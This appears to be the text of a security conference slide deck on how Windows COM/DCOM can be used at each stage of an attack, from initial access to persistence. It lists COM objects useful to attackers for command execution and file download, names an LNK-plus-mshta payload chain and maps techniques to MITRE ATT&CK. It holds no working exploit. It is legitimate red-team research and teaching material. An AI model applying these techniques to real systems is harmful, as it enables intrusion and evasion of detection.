

[24/10/2025]

<https://tinyurl.com/hackludcom>

(D)COM Turns 30: Revisiting a Legacy Interface in the Modern Threatscape

Julien BEDEL

Orange
Cyberdefense





<https://tinyurl.com/hackludcom>

whoami

- > Julien Bedel (@d3lb3_)
- > French Pentester / Red Teamer @OrangeCyberFR
- > Previous research on industrial protocols, password managers, malware development..



Happy Birthday!

Object Architecture

Dealing with the Unknown

- or -

Last Revision: December 1988

Tony Williams
Microsoft Applications Division
Last Revision: December 1988

https://docs.google.com/document/d/1_c8gkZ4ah4kcdO2puYaG53bfyyYzkFqhLwJutOgP5ME

Microsoft Releases Beta Version of DCOM for Windows 95

[Microsoft Source](#)

REDMOND, Wash., Sept. 18, 1996 — This week, Microsoft Corp. made available the beta version of Distributed Component Object Model (DCOM) for the Windows® 95 operating system. DCOM, a key capability of ActiveX

REDMOND, Wash., Sept. 18, 1996 —

DCOM is simply "COM with a longer wire," an object protocol that enables ActiveX components to communicate directly with each other across a network. DCOM is language-neutral, so any language, including Java™, that produces ActiveX components can also produce DCOM applications. DCOM will be available on UNIX and other operating systems through Software AG and Digital Equipment Corp., and through an open standards process that is under way.

<https://news.microsoft.com/source/1996/09/18/microsoft-releases-beta-version-of-dcom-for-windows-95>



Never Been More Timely

DISSECTING DCOM PART 1

Written by [Kevin Tellier](#) - 15/09/2025 - in [Pentest](#) - Download

This is the first article on the "Dissecting DCOM" series. This article aims at giving an introduction to the base principles of COM and DCOM protocols as well as a detailed network analysis of DCOM.

No previous knowledge is required. The following articles will dig into the authorization and enumeration mechanisms on COM/DCOM. This articles series aims to regroup known knowledge about DCOM in order to allow one to have the necessary tools for vulnerability research on DCOM.

LOOKING TO IMPROVE YOUR SKILLS? DISCOVER OUR TRAININGS SESSIONS! [LEARN MORE](#).

INTRODUCTION

COM and DCOM are concepts that appear in various contexts, ranging from privilege escalation techniques in Windows to industrial protocols like OPC. Although fundamental to Windows, COM remains an obscure and enigmatic technology for many. Deeply embedded in Windows and seamlessly integrated into the system, it regularly plays a role in common operations.

When I began this research, my knowledge of COM and DCOM was fairly minimal. While Microsoft does provide documentation, crucial details—such as the internal workings of object activation—remained unclear or incomplete.

This article aims to provide a solid foundation on COM and DCOM before delving into the subtleties of the activation process. Our goal is to demystify the mechanisms that enable method calls across remote machines.

But before that, let's take a brief historical step back to understand how this technology has evolved.

techniques in the future.

... user. Combined with the

how
o a

Agenda

“Demystify (D)COM and illustrate how this component
can be used in every stages of a cyber kill chain”



DCOM Through the Kill Chain

TA0002 Execution	TA0003 Persistence	TA0004 Privilege Escalation	TA0005 Defense Evasion	TA0008 Lateral Movement
4 techniques	3 techniques	5 techniques	11 techniques	1 techniques
T1059 Command and Scripting Interpreter (0/7) T1559 Inter-Process Communication (0/2) T1053 Scheduled Task/Job (0/2) T1047 Windows Management Instrumentation	T1574 Hijack Execution Flow (0/10) T1112 Modify Registry T1053 Scheduled Task/Job (0/2)	T1548 Abuse Elevation Control Mechanism (0/1) T1134 Access Token Manipulation (0/5) T1574 Hijack Execution Flow (0/10) T1055 Process Injection (0/9) T1053 Scheduled Task/Job (0/2)	T1548 Abuse Elevation Control Mechanism (0/1) T1134 Access Token Manipulation (0/5) T1211 Exploitation for Defense Evasion T1222 File and Directory Permissions Modification (0/1) T1574 Hijack Execution Flow (0/10) T1656 Impersonation T1070 Indicator Removal (0/9) T1202 Indirect Command Execution	T1021 Remote Services (0/5)


Component Object Model

Use Case

Hi! I would like to list Windows firewall rules. How do I do that?



Easy, I expose everything you need through COM interfaces!



Breaking Down a COM Object

Name:	HNetCfg.FwPolicy2
CLSID:	E2B3C97F-6AE1-41AC-817A-F6F92166D7DD
Server Type:	InProcServer32
Server:	C:\Windows\System32\FirewallAPI.dll
CmdLine:	N/A
TreatAs:	N/A
Threading Model:	Both
ProgIDs:	HNetCfg.FwPolicy2

<https://github.com/tyranid/OleViewDotNet>



Interfaces

Interfaces:	Refresh		
Name	IID	Methods	VTable Offset
IDispatch	00020400-0000-0000-C000-000000000046	7	FirewallAPI.dll+0x52060
INetFwPolicy2	98325047-C671-4174-8D81-DEFCD3F03186	3	FirewallAPI.dll+0x52060
IUnknown	00000000-0000-0000-C000-000000000046	3	FirewallAPI.dll+0x52060

Interfaces

```
1 [Guid("98325047-c671-4174-8d81-defcd3f03186")]
2 interface INetFwPolicy2
3 {
4     /* Methods */
5     void EnableRuleGroup(int profileTypesBitmask, string group, bool enable);
6     bool IsRuleGroupEnabled(int profileTypesBitmask, string group);
7     void RestoreLocalFirewallDefaults();
8     /* Properties */
9     int CurrentProfileTunes { get; }
10    bool FirewallEnabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
11    object ExcludedInterfaces(NET_FW_PROFILE_TYPE2_ proritytype) { get; set; }
12    bool BlockAllInboundTraffic(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
13    bool NotificationsDisabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
14    bool UnicastResponsesToMulticastBroadcastDisabled(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
15    INetFwRules Rules { get; }
16    INetFwServiceRestriction ServiceRestriction { get; }
17    NET_FW_ACTION_ DefaultInboundAction(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
18    NET_FW_ACTION_ DefaultOutboundAction(NET_FW_PROFILE_TYPE2_ profileType) { get; set; }
19    bool IsRuleGroupCurrentlyEnabled(string group) { get; }
20    NET_FW MODIFY STATE_ LocalPolicyModifyState { get; }
21 }
```




Use Case

And how is all this stored in Windows?

Like everything else...




COM Object Registration



Use Case

I have everything I need!



FirewallCheck.exe - Interfaces

```
1 [Guid("98325047-c671-4174-8d81-defcd3f03186")]
2 interface INetFwPolicy2
3 {
4     /* Methods */
5     void EnableRuleGroup(int profileTypesBitmask, string group, bool enable);
6     bool IsRuleGroupEnabled(int profileTypesBitmask, string group);
7     void RestoreLocalFirewallDefaults();
8     /* Properties */
9     int CurrentProfileTypes { get; }
10    bool FirewallEnabled(NET_FW_PROFILE_TYPE2(profileType) { get; set; })
11    object ExcludedInterfaces(NET_FW_PROFILE_TYPE2(profileType) { get; set; })
12    bool BlockAllInboundTraffic(NET_FW_PROFILE_TYPE2(profileType) { get; set; })
13    bool NotificationsDisabled(NET_FW_PROFILE_TYPE2(profileType) { get; set; })
14    bool UnicastResponsesToMulticastBroadcastDisabled(NET_FW_PROFILE_TYPE2(profileType) { get; set; })
15    INetFwRules Rules { get; }
16    INetFwServiceRestriction ServiceRestriction { get; }
17    NET_FW_ACTION_ DefaultInboundAction(NET_FW_PROFILE_TYPE2(profileType) { get; set; })
18    NET_FW_ACTION_ DefaultOutboundAction(NET_FW_PROFILE_TYPE2(profileType) { get; set; })
19    bool IsRuleGroupCurrentlyEnabled(string group) { get; }
20    NET_FW MODIFY STATE LocalPolicyModifyState { get; }
21 }
```

FirewallCheck.exe – main()

```
6 int main() {
7
8     HRESULT hr = CoInitializeEx(0, COINIT_APARTMENTTHREADED);
9
10    CLSID clsid;
11    hr = CLSIDFromProgID(L"HNetCfg.FwPolicy2", &clsid);
12
13    INetFwPolicy2* pNetFwPolicy2 = nullptr;
14    hr = CoCreateInstance(clsid, nullptr, CLSCTX_INPROC_SERVER, IID_IUnknown, (void**)&pNetFwPolicy2);
15
16    VARIANT_BOOL firewallEnabled;
17    hr = pNetFwPolicy2->get_FirewallEnabled((NET_FW_PROFILE_TYPE2)NET_FW_PROFILE2_PUBLIC, &firewallEnabled);
18
19    if (SUCCEEDED(hr) && firewallEnabled == VARIANT_TRUE) {
20        std::wcout << L"Firewall is enabled for public profile, you're safe!" << std::endl;
21    } else {
22        std::wcout << L"Firewall is disabled for public profile, you'd better check your config!" << std::endl;
23    }
}
```



FirewallCheck.exe – Demo

The image shows two windows side-by-side. On the left is a Windows PowerShell window titled "Windows PowerShell". It contains the command "PS C:\> .\FirewallCheck.exe" followed by the output "Firewall is disabled for public profile, you'd better check your config!". On the right is a screenshot of the Windows Defender Firewall settings window in Control Panel. The window title is "Windows Defender Firewall". It shows the status of the firewall for "Private networks" (Not connected) and "Guest or public networks" (Connected). The "Windows Defender Firewall state" is set to "Off". Other visible details include "Allow an app or feature through Windows Defender Firewall", "Change notification settings", "Turn Windows Defender Firewall on or off", "Restore defaults", and "Advanced settings". A note at the bottom says "Help protect your PC with Windows Defender Firewall".

COM Server Loading

FirewallCheck.exe (9820) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk

Options

Name	Base address	Size	Description
> FirewallCheck.exe	0x7ff7fc080000	36 kB	
apphelp.dll	0x7ff8005f0000	592 kB	Application Compatibility Client Library
> FirewallAPI.dll	0x7ff8020c0000	600 kB	Windows Defender Firewall API
imm32.dll	0x7ff805680000	188 kB	Multi-User Windows IMM32 API Client DLL
> kernel32.dll	0x7ff804000000	776 kB	Windows NT BASE API Client DLL
ntdll.dll	0x7ff805e30000	1.97 MB	NT Layer DLL
uxtheme.dll	0x7ff800e60000	632 kB	Microsoft UxTheme Library

<https://systeminformer.sourceforge.io>




COM Server Loading

Process Name	Operation	Path
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID
FirewallCheck.exe	ReqQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\Default
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32
FirewallCheck.exe	ReqQuerValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\Default
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll

Use Case


Can I use your
interface too?



No worries!




« Interoperability Heaven »



[James Forshaw - COM in Sixty Seconds! \(well minutes more likely\)](#)

COM for Initial Access

Initial Access Scenario



COM for Initial Access

- > *WScript.Shell* - Command Execution
- > *Scripting.FileSystemObject* - File Management
- > *MSXML2.XMLHTTP* - File Download
- > *Wscript.Shell* - Registry Key Management
- > *Schedule.Service* - Scheduled Tasks Management





Payload Versatility

- > JScript / VBScript
- > VBA
- > PowerShell
- > etc...



Payload Versatility

- > LNK + mshta.exe + VBScript



Lesser-Known Interfaces

64bit	True
CLSID Count	7939
InProcServer CLSID Count	6898
LocalServer CLSID Count	1182
InProcHandler CLSID Count	130
AppID Count	532
ProgID Count	3259
Interfaces Count	31483

Threat Intelligence

Hunting COM Objects

June 4, 2019

Mandiant

Written by: Charles Hamilton

COM objects have recently been used by penetration testers, Red Teams, and malicious actors to perform lateral movement. COM objects were studied by several other researchers in the past, including Matt Nelson (enigma0x3), who published a [blog post](#) about it in 2017. Some of these COM objects were also [added to the Empire project](#). To improve the Red Team practice, FireEye performed research into the available COM objects on Windows 7 and 10 operating systems. Several interesting COM objects were discovered that allow task scheduling, fileless download & execute as well as command execution. Although not security vulnerabilities on their own, usage of these objects can be used to defeat detection based on process behavior and heuristic signatures.

<https://cloud.google.com/blog/topics/threat-intelligence/hunting-com-objects>



COM-Based Persistence

COM Server Loading

Process Name	Operation	Path
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg\FwPolicy2\CLSID
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg\FwPolicy2\CLSID\Default
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\Default
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll

